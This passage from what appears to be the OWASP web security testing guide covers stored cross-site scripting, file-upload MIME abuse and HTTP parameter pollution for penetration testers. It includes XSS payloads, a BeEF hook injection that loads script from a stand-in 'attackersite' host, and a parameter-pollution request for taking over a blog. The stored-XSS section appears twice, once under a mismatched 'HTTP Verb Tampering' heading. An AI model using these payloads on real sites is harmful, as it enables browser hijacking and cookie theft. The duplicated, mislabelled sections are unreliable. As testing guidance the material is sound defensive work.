If the input is escaped by the application, testers should test the application for XSS filters. For instance, if the string "SCRIPT" is replaced by a space or by a NULL character then this could be a potential sign of XSS filtering in action. Many techniques exist in order to evade input filters (see testing for reflected XSS chapter). It is strongly recommended that testers refer to XSS Filter Evasion ,RSnake and Mario XSS Cheat pages which provide an extensive list of XSS attacks and filtering bypasses. Refer to the whitepapers/tools section for more detailed information.

Leverage Stored XSS with BeEF

Stored XSS can be exploited by advanced JavaScript exploitation frameworks such as BeEF, XSS Proxy and Backframe. Let's see what a typical BeEF exploitation scenario involves:

- Injecting a JavaScript hook which communicates to the attacker's browser exploitation framework (BeEF)
- Waiting for the application user to view the vulnerable page where the stored input is displayed
- Control the application user's browser via the BeEF console


The JavaScript hook can be injected by exploiting the XSS vulnerability in the web application.

Example: BeEF Injection in index2.php:

aaa@aa.com"><script src=http://attackersite/hook.js></script>

When the user loads the page index2.php, the script hook.js is executed by the browser. It is then possible to access cookies, user screenshot, user clipboard, and launch complex XSS attacks.

Result Expected



This attack is particularly effective in vulnerable pages that are viewed by many users with different privileges.

File Upload

If the web application allows file upload, it is important to check if it is possible to upload HTML content. For instance, if HTML or TXT files are allowed, XSS payload can be injected in the file uploaded. The pen-tester should also verify if the file upload allows setting arbitrary MIME types.

Consider the following HTTP POST request for file upload:

POST /fileupload.aspx HTTP/1.1
[…]

Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and Settings\test\Desktop\test.txt"

Content-Type: text/plain

test

This design flaw can be exploited in browser MIME mishandling attacks. For instance, innocuous-looking files like JPG and GIF can contain an XSS payload that is executed when they are loaded by the browser. This is possible when the MIME type for an image such as image/gif can instead be set to text/html. In this case the file will be treated by the client browser as HTML.

HTTP POST Request forged:

Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and Settings\test\Desktop\test.gif"
Content-Type: text/html

<script>alert(document.cookie)</script>

Also consider that Internet Explorer does not handle MIME types in the same way as Mozilla Firefox or other browsers do. For instance, Internet Explorer handles TXT files with HTML content as HTML content. For further information about MIME handling, refer to the whitepapers section at the bottom of this chapter.

Gray Box testing and example

Gray Box testing is similar to Black box testing. In gray box testing, the pen-tester has partial knowledge of the application. In this case, information regarding user input, input validation controls, and data storage might be known by the pen-tester.

Depending on the information available, it is normally recommended that testers check how user input is processed by the application and then stored into the back-end system. The following steps are recommended:

- Use front-end application and enter input with special/invalid characters
- Analyze application response(s)
- Identify presence of input validation controls
- Access back-end system and check if input is stored and how it is stored

- Analyze source code and understand how stored input is rendered by the application

If source code is available (White Box), all variables used in input forms should be analyzed.

In particular, programming languages such as PHP, ASP, and JSP make use of predefined variables/functions to store input from HTTP GET and POST requests.

The following table summarizes some special variables and functions to look at when analyzing source code:

PHP	**ASP**	**JSP**
■ $_GET - HTTP GET variables ■ $_POST - HTTP POST variables ■ $_REQUEST – http POST, GET and COOKIE variables ■ $_FILES - HTTP File Upload variables	■ Request.QueryString - HTTP GET ■ Request.Form - HTTP POST ■ Server.CreateObject - used to upload files	■ doGet, doPost servlets - HTTP GET and POST ■ request.getParameter - HTTP GET/POST variables

Note: The table above is only a summary of the most important parameters but, all user input parameters should be investigated.

References

OWASP Resources

- XSS Filter Evasion Cheat Sheet

Books

- Joel Scambray, Mike Shema, Caleb Sima - "Hacking Exposed Web Applications", Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - "The Web Application's Handbook - Discovering and Exploiting Security Flaws", 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie - "Cross Site Scripting Attacks: XSS Exploits and Defense", 2007, Syngress, ISBN-10: 1-59749-154-3

Whitepapers

- RSnake: "XSS (Cross Site Scripting) Cheat Sheet" - http://ha.ckers.org/xss.html
- CERT: "CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests" - http://www.cert.org/advisories/CA-2000-02.html
- Amit Klein: "Cross-site Scripting Explained" - http://courses.csail.mit.edu/6.857/2009/handouts/css-explained.pdf
- Gunter Ollmann: "HTML Code Injection and Cross-site Scripting" - http://www.technicalinfo.net/papers/CSS.html
- CGISecurity.com: "The Cross Site Scripting FAQ" - http://www.cgisecurity.com/xss-faq.html
- Blake Frantz: "Flirting with MIME Types: A Browser's Perspective" - http://www.leviathansecurity.com/pdf/Flirting%20with%20MIME%20Types.pdf

Tools

- **OWASP CAL9000**

CAL9000 includes a sortable implementation of RSnake's XSS Attacks, Character Encoder/Decoder, HTTP Request Generator and Response Evaluator, Testing Checklist, Automated Attack Editor and much more.

- **PHP Charset Encoder(PCE)** - http://h4k.in/encoding

PCE helps you encode arbitrary texts to and from 65 kinds of character sets that you can use in

your customized payloads.

- **Hackvertor** - http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php

Hackvertor is an online tool which allows many types of encoding and obfuscation of JavaScript (or any string input).

- **BeEF** - http://www.beefproject.com

BeEF is the browser exploitation framework. A professional tool to demonstrate the real-time impact of browser vulnerabilities.

- **XSS-Proxy** - http://xss-proxy.sourceforge.net/

XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool.

- **Backframe** - http://www.gnucitizen.org/projects/backframe/

Backframe is a full-featured attack console for exploiting WEB browsers, WEB users, and WEB applications.

- **WebScarab**

WebScarab is a framework for analyzing applications that communicate using the HTTP and HTTPS protocols.

- **Burp** - http://portswigger.net/burp/

Burp Proxy is an interactive HTTP/S proxy server for attacking and testing web applications.

- **XSS Assistant** - http://www.greasespot.net/

Greasemonkey script that allow users to easily test any web application for cross-site-scripting flaws.

- **OWASP Zed Attack Proxy (ZAP)** - OWASP_Zed_Attack_Proxy_Project

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

4.8.3 Testing for HTTP Verb Tampering

Brief Summary

Stored Cross-site Scripting (XSS) is the most dangerous type of Cross Site Scripting. Web applications that allow users to store data are potentially exposed to this type of attack. This chapter illustrates examples of stored cross site scripting injection and related exploitation scenarios.

Description of the Issue

Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use. The input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the web site and run within the user's browser under the privileges of the web application. Since this vulnerability typically involves at least two requests to the application, this may also called second-order XSS.

This vulnerability can be used to conduct a number of browser-based attacks including:

- Hijacking another user's browser
- Capturing sensitive information viewed by application users
- Pseudo defacement of the application
- Port scanning of internal hosts ("internal" in relation to the users of the web application)
- Directed delivery of browser-based exploits
- Other malicious activities

Stored XSS does not need a malicious link to be exploited. A successful exploitation occurs when a user visits a page with a stored XSS. The following phases relate to a typical stored XSS attack scenario:

- Attacker stores malicious code into the vulnerable page
- User authenticates in the application
- User visits vulnerable page
- Malicious code is executed by the user's browser

This type of attack can also be exploited with browser exploitation frameworks such as BeEF, XSS Proxy and Backframe. These frameworks allow for complex JavaScript exploit development.

Stored XSS is particularly dangerous in application areas where users with high privileges have access. When the administrator visits the vulnerable page, the attack is automatically executed by

their browser. This might expose sensitive information such as session authorization tokens.

Black Box testing and example

The process for identifying stored XSS vulnerabilities is similar to the process described during the testing for reflected XSS.

Input Forms

The first step is to identify all points where user input is stored into the back-end and then displayed by the application. Typical examples of stored user input can be found in:

- User/Profiles page: the application allows the user to edit/change profile details such as first name, last name, nickname, avatar, picture, address, etc.
- Shopping cart: the application allows the user to store items into the shopping cart which can then be reviewed later
- File Manager: application that allows upload of files
- Application settings/preferences: application that allows the user to set preferences
- Forum/Message board: application that permits exchange of posts among users
- Blog: if the blog application permits to users submitting comments
- Log: if the application stores some users input into logs.

Analyze HTML code

Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page. Differently from reflected XSS, the pen-tester should also investigate any out-of-band channels through which the application receives and stores users input.

Note: All areas of the application accessible by administrators should be tested to identify the presence of any data submitted by users.

Example: Email stored data in index2.php

The HTML code of index2.php where the email value is located:

<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com" />

In this case, the pen-tester needs to find a way to inject code outside the <input> tag as below:

<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com">
MALICIOUS CODE <!-- />

Testing for Stored XSS


This involves testing the input validation/filtering controls of the application. Basic injection examples in this case:

aaa@aa.com"><script>alert(document.cookie)</script>

aaa@aa.com%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E

Ensure the input is submitted through the application. This normally involves disabling JavaScript if client-side security controls are implemented or modifying the HTTP request with a web proxy such asWebScarab. It is also important to test the same injection with both HTTP GET and POST requests. The above injection results in a popup window containing the cookie values.

Result Expected:



The HTML code following the injection:

<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"><script>alert(document.cookie)</script>

The input is stored and the XSS payload is executed by the browser when reloading the page.

If the input is escaped by the application, testers should test the application for XSS filters. For instance, if the string "SCRIPT" is replaced by a space or by a NULL character then this could be a potential sign of XSS filtering in action. Many techniques exist in order to evade input filters (see testing for reflected XSS chapter). It is strongly recommended that testers refer to XSS Filter Evasion ,RSnake and Mario XSS Cheat pages which provide an extensive list of XSS attacks and filtering bypasses. Refer to the whitepapers/tools section for more detailed information.

Leverage Stored XSS with BeEF

Stored XSS can be exploited by advanced JavaScript exploitation frameworks such as BeEF, XSS Proxy and Backframe. Let's see what a typical BeEF exploitation scenario involves:

- Injecting a JavaScript hook which communicates to the attacker's browser exploitation framework (BeEF)
- Waiting for the application user to view the vulnerable page where the stored input is displayed
- Control the application user's browser via the BeEF console


The JavaScript hook can be injected by exploiting the XSS vulnerability in the web application.

Example: BeEF Injection in index2.php:

aaa@aa.com"><script src=http://attackersite/hook.js></script>

When the user loads the page index2.php, the script hook.js is executed by the browser. It is then possible to access cookies, user screenshot, user clipboard, and launch complex XSS attacks.

Result Expected



This attack is particularly effective in vulnerable pages that are viewed by many users with different privileges.

File Upload

If the web application allows file upload, it is important to check if it is possible to upload HTML content. For instance, if HTML or TXT files are allowed, XSS payload can be injected in the file uploaded. The pen-tester should also verify if the file upload allows setting arbitrary

MIME types.

Consider the following HTTP POST request for file upload:

```
POST /fileupload.aspx HTTP/1.1
[…]

Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and
Settings\test\Desktop\test.txt"
Content-Type: text/plain

test
```

This design flaw can be exploited in browser MIME mishandling attacks. For instance, innocuous-looking files like JPG and GIF can contain an XSS payload that is executed when they are loaded by the browser. This is possible when the MIME type for an image such as image/gif can instead be set to text/html. In this case the file will be treated by the client browser as HTML.

HTTP POST Request forged:

```
Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and
Settings\test\Desktop\test.gif"
Content-Type: text/html

<script>alert(document.cookie)</script>
```

Also consider that Internet Explorer does not handle MIME types in the same way as Mozilla Firefox or other browsers do. For instance, Internet Explorer handles TXT files with HTML content as HTML content. For further information about MIME handling, refer to the whitepapers section at the bottom of this chapter.

Gray Box testing and example

Gray Box testing is similar to Black box testing. In gray box testing, the pen-tester has partial knowledge of the application. In this case, information regarding user input, input validation controls, and data storage might be known by the pen-tester.

Depending on the information available, it is normally recommended that testers check how user input is processed by the application and then stored into the back-end system. The following steps are recommended:

- Use front-end application and enter input with special/invalid characters
- Analyze application response(s)
- Identify presence of input validation controls
- Access back-end system and check if input is stored and how it is stored
- Analyze source code and understand how stored input is rendered by the application

If source code is available (White Box), all variables used in input forms should be analyzed.

In particular, programming languages such as PHP, ASP, and JSP make use of predefined variables/functions to store input from HTTP GET and POST requests.

The following table summarizes some special variables and functions to look at when analyzing source code:

PHP	**ASP**	**JSP**
▪ $_GET - HTTP GET variables ▪ $_POST - HTTP POST variables ▪ $_REQUEST – http POST, GET and COOKIE variables	▪ Request.QueryString - HTTP GET ▪ Request.Form - HTTP POST ▪ Server.CreateObject - used to upload files	▪ doGet, doPost servlets - HTTP GET and POST ▪ request.getParameter - HTTP GET/POST variables

▪ $_FILES - HTTP File Upload variables		

Note: The table above is only a summary of the most important parameters but, all user input parameters should be investigated.

References

OWASP Resources

- XSS Filter Evasion Cheat Sheet

Books

- Joel Scambray, Mike Shema, Caleb Sima - "Hacking Exposed Web Applications", Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - "The Web Application's Handbook - Discovering and Exploiting Security Flaws", 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie - "Cross Site Scripting Attacks: XSS Exploits and Defense", 2007, Syngress, ISBN-10: 1-59749-154-3

Whitepapers

- RSnake: "XSS (Cross Site Scripting) Cheat Sheet" - http://ha.ckers.org/xss.html
- CERT: "CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests" - http://www.cert.org/advisories/CA-2000-02.html
- Amit Klein: "Cross-site Scripting Explained" - http://courses.csail.mit.edu/6.857/2009/handouts/css-explained.pdf
- Gunter Ollmann: "HTML Code Injection and Cross-site Scripting" - http://www.technicalinfo.net/papers/CSS.html
- CGISecurity.com: "The Cross Site Scripting FAQ" - http://www.cgisecurity.com/xss-faq.html
- Blake Frantz: "Flirting with MIME Types: A Browser's Perspective" - http://www.leviathansecurity.com/pdf/Flirting%20with%20MIME%20Types.pdf

Tools

- **OWASP CAL9000**

CAL9000 includes a sortable implementation of RSnake's XSS Attacks, Character Encoder/Decoder, HTTP Request Generator and Response Evaluator, Testing Checklist, Automated Attack Editor and much more.

- **PHP Charset Encoder(PCE)** - http://h4k.in/encoding

PCE helps you encode arbitrary texts to and from 65 kinds of character sets that you can use in your customized payloads.

- **Hackvertor** - http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php

Hackvertor is an online tool which allows many types of encoding and obfuscation of JavaScript (or any string input).

- **BeEF** - http://www.beefproject.com

BeEF is the browser exploitation framework. A professional tool to demonstrate the real-time impact of browser vulnerabilities.

- **XSS-Proxy** - http://xss-proxy.sourceforge.net/

XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool.

- **Backframe** - http://www.gnucitizen.org/projects/backframe/

Backframe is a full-featured attack console for exploiting WEB browsers, WEB users, and WEB applications.

- **WebScarab**

WebScarab is a framework for analyzing applications that communicate using the HTTP and HTTPS protocols.

- **Burp** - http://portswigger.net/burp/

Burp Proxy is an interactive HTTP/S proxy server for attacking and testing web applications.

- **XSS Assistant** - http://www.greasespot.net/

Greasemonkey script that allow users to easily test any web application for cross-site-scripting flaws.

- **OWASP Zed Attack Proxy (ZAP)** - OWASP_Zed_Attack_Proxy_Project

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web

applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

4.8.4 Testing for HTTP Parameter Pollution

Brief Summary

Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values. As HTTP Parameter Pollution (in short *HPP*) affects a building block of all web technologies, server and client side attacks exist.

Description of the Issue

Current HTTP standards do not include guidance on how to interpret multiple input parameters with the same name. For instance, RFC 3986 simply defines the term *Query String* as a series of field-value pairs and RFC 2396 defines classes of reversed and unreserved query string characters. Without a standard in place, web application components handle this edge case in a variety of ways (see the table below for details). By itself, this is not necessarily an indication of vulnerability. However, if the developer is not aware of the problem, the presence of duplicated parameters may produce an anomalous behavior in the application that can be potentially exploited by an attacker. As often in security, unexpected behaviors are a usual source of weaknesses that could lead to HTTP Parameter Pollution attacks in this case.

To better introduce this class of vulnerabilities and the outcome of HPP attacks, it is interesting to analyze some real-life examples that have been discovered in the past.

Input Validation and filters bypass

In 2009, immediately after the publication of the first research on HTTP Parameter Pollution, the technique received attention from the security community as a possible way to bypass web application firewalls.

One of these flaws, affecting *ModSecurity SQL Injection Core Rules*, represents a perfect example of the impedance mismatch between applications and filters. The ModSecurity filter would correctly blacklist the following string: select 1,2,3 from table, thus blocking this example

URL from being processed by the web server: /index.aspx?page=select 1,2,3 from table. However, by exploiting the concatenation of multiple HTTP parameters, an attacker could cause the application server to concatenate the string after the ModSecurity filter already accepted the input. As an example, the URL /index.aspx?page=select 1&page=2,3 from table would not trigger the ModSecurity filter, yet the application layer would concatenate the input back into the full malicious string.

Another HPP vulnerability turned out to affect *Apple Cups*, the well-known printing system used by many UNIX systems. Exploiting HPP, an attacker could easily trigger a Cross-Site Scripting vulnerability using the following URL: http://127.0.0.1:631/admin/?kerberos=onmouseover=alert(1)&kerberos. The application validation checkpoint could be bypassed by adding an extra kerberos argument having a valid string (e.g. empty string). As the validation checkpoint would only consider the second occurrence, the first kerberos parameter was not properly sanitized before being used to generate dynamic HTML content. Successful exploitation would result in Javascript code execution under the context of the hosting web site.

Authentication bypass

An even more critical HPP vulnerability was discovered in *Blogger*, the popular blogging platform. The bug allowed malicious users to take ownership of the victim's blog by using the following HTTP request:

POST /add-authors.do HTTP/1.1

security_token=attackertoken&blogID=attackerblogidvalue&blogID=victimblogidvalue&authorsList=goldshlager19test%40gmail.com(attacker email)&ok=Invite

The flaw resided in the authentication mechanism used by the web application, as the security check was performed on the first blogID parameter, whereas the actual operation used the second occurrence.

Expected Behavior by Application Server

The following table illustrates how different web technologies behave in presence of multiple occurrences of the same HTTP parameter.

Given the URL and querystring: http://example.com/?color=red&color=blue

Web Application Server Backend	Parsing Result	Example

ASP.NET / IIS	All occurrences concatenated with a comma	color=red,blue
ASP / IIS	All occurrences concatenated with a comma	color=red,blue
PHP / Apache	Last occurrence only	color=blue
PHP / Zeus	Last occurrence only	color=blue
JSP, Servlet / Apache Tomcat	First occurrence only	color=red
JSP, Servlet / Oracle Application Server 10g	First occurrence only	color=red
JSP, Servlet / Jetty	First occurrence only	color=red
IBM Lotus Domino	Last occurrence only	color=blue
IBM HTTP Server	First occurrence only	color=red
mod_perl, libapreq2 / Apache	First occurrence only	color=red
Perl CGI / Apache	First occurrence only	color=red
mod_wsgi (Python) / Apache	First occurrence only	color=red
Python / Zope	All occurrences in List data type	color=['red','blue']

(source: Media:AppsecEU09_CarettoniDiPaola_v0.8.pdf)

Black Box testing and example

Luckily, because the assignment of HTTP parameters is typically handled via the web application server, and not the application code itself, testing the response to parameter pollution should be standard across all pages and actions. However, as in-depth business logic knowledge is necessary, testing HPP requires manual testing. Automatic tools can only partially assist auditors as they tend to generate too many false positives. In addition, HPP can manifest itself in client-side and server-side components.

Server-side HPP

To test for HPP vulnerabilities, identify any form or action that allows user-supplied input. Query string parameters in HTTP GET requests are easy to tweak in the navigation bar of the browser. If the form action submits data via POST, the tester will need to use an intercepting proxy to tamper with the POST data as it is sent to the server. Having identified a particular input parameter to test, one can edit the GET or POST data by intercepting the request, or change the

query string after the response page loads. To test for HPP vulnerabilities simply append the same parameter to the GET or POST data but with a different value assigned.

For example: if testing the search_string parameter in the query string, the request URL would include that parameter name and value.

http://example.com/?search_string=kittens

The particular parameter might be hidden among several other parameters, but the approach is the same; leave the other parameters in place and append the duplicate.

http://example.com/?mode=guest&search_string=kittens&num_results=100

Append the same parameter with a different value

http://example.com/?
mode=guest&search_string=kittens&num_results=100&search_string=puppies

and submit the new request.

Analyze the response page to determine which value(s) were parsed. In the above example, the search results may show kittens, puppies, some combination of both (kittens,puppies orkittens~puppies or ['kittens','puppies']), may give an empty result, or error page.

This behavior, whether using the first, last, or combination of input parameters with the same name, is very likely to be consistent across the entire application. Whether or not this default behavior reveals a potential vulnerability depends on the specific input validation and filtering specific to a particular application. As a general rule: if existing input validation and other security mechanisms are sufficient on single inputs, and if the server assigns only the first or last polluted parameters, then parameter pollution does not reveal a vulnerability. If the duplicate parameters are concatenated, different web application components use different occurrences or testing generates an error, there is an increased likelihood of being able to use parameter pollution to trigger security vulnerabilities.

A more in-depth analysis would require three HTTP requests for each HTTP parameter:

1. Submit an HTTP request containing the standard parameter name and value, and record the HTTP response. E.g. page?par1=val1
2. Replace the parameter value with a tampered value, submit and record the HTTP response. E.g. page?par1=HPP_TEST1

3. Send a new request combining step (1) and (2). Again, save the HTTP response. E.g. page?par1=val1&par1=HPP_TEST1
4. Compare the responses obtained during all previous steps. If the response from (3) is different from (1) and the response from (3) is also different from (2), there is an impedance mismatch that may be eventually abused to trigger HPP vulnerabilities.

Crafting a full exploit from a parameter pollution weakness is beyond the scope of this text. See the references for examples and details.

Client-side HPP

Similarly to server-side HPP, manual testing is the only reliable technique to audit web applications in order to detect parameter pollution vulnerabilities affecting client-side components. While in the server-side variant the attacker leverages a vulnerable web application to access protected data or perform actions that either not permitted or not supposed to be executed, client-side attacks aim at subverting client-side components and technologies.

To test for HPP client-side vulnerabilities, identify any form or action that allows user input and shows a result of that input back to the user. A search page is ideal, but a login box might not work (as it might not show an invalid username back to the user).

Similarly to server-side HPP, pollute each HTTP parameter with %26HPP_TEST and look for *url-decoded* occurrences of the user-supplied payload:

- &HPP_TEST
- &HPP_TEST
- … and others

In particular, pay attention to responses having HPP vectors within data, src, href attributes or forms actions. Again, whether or not this default behavior reveals a potential vulnerability depends on the specific input validation, filtering and application business logic. In addition, it is important to notice that this vulnerability can also affect query string parameters used in XMLHttpRequest (XHR), runtime attribute creation and other plugin technologies (e.g. Adobe Flash's flashvars variables).

References

Whitepapers

HTTP Parameter Pollution - Luca Carettoni, Stefano di Paola [1]

Split and Join (Bypassing Web Application Firewalls with HTTP Parameter Pollution) - Lavakumar Kuppan [2]

Client-side Http Parameter Pollution Example (Yahoo! Classic Mail flaw) - Stefano di Paola [3]

How to Detect HTTP Parameter Pollution Attacks - Chrysostomos Daniel [4]

CAPEC-460: HTTP Parameter Pollution (HPP) - Evgeny Lebanidze [5]

Automated Discovery of Parameter Pollution Vulnerabilities in Web Applications - Marco Balduzzi, Carmen Torrano Gimenez, Davide Balzarotti, Engin Kirda [6]

Tools

OWASP ZAP HPP Passive/Active Scanners [7]

HPP Finder (Chrome Plugin) [8]

4.8.5 Testing for Unvalidated Redirects and Forwards

4.8.6 Testing for SQL Injection

Brief Summary

